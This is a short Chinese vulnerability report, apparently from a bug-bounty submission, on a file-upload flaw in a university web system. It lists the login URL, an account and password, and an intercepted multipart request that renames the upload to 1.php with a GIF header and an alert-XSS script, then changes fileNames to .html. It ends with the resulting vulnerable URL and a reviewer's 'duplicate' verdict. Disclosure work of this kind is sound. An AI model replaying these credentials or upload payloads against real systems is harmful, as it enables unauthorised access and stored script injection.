

1、 <https://sac.sjtu.edu.cn/ktgl/login.jsp>


点击校外登陆，使用此账号登陆


17683971365

Admin123



2、点击修改个人信息 上传银行卡



身份证正面照片: 

身份证反面照片: 

银行账号: 开户银行:

银行卡照片

银行卡正面照片: 

银行卡反面照片: 

3、抓包进行修改后缀

```

20 -----16871630362147236740571717465
21 Content-Disposition: form-data; name="files"; filename="1.php"
22 Content-Type: image/jpeg
23
24 GIF89a?
25 <script>alert('xss')</script>
26 -----16871630362147236740571717465
27 Content-Disposition: form-data; name="assessId"

```

这里改最底下的那个 filenames

```

-----26346063995520139492048715272
Content-Disposition: form-data; name="fileNames"

jsrp.html
-----26346063995520139492048715272-----

```

4、漏洞 url:

<https://sac.sjtu.edu.cn/ktgl/upfile/2022/11/2/personalInfo/pilr85r9fr5d6j0.html>



审核评价： 已有提交，重复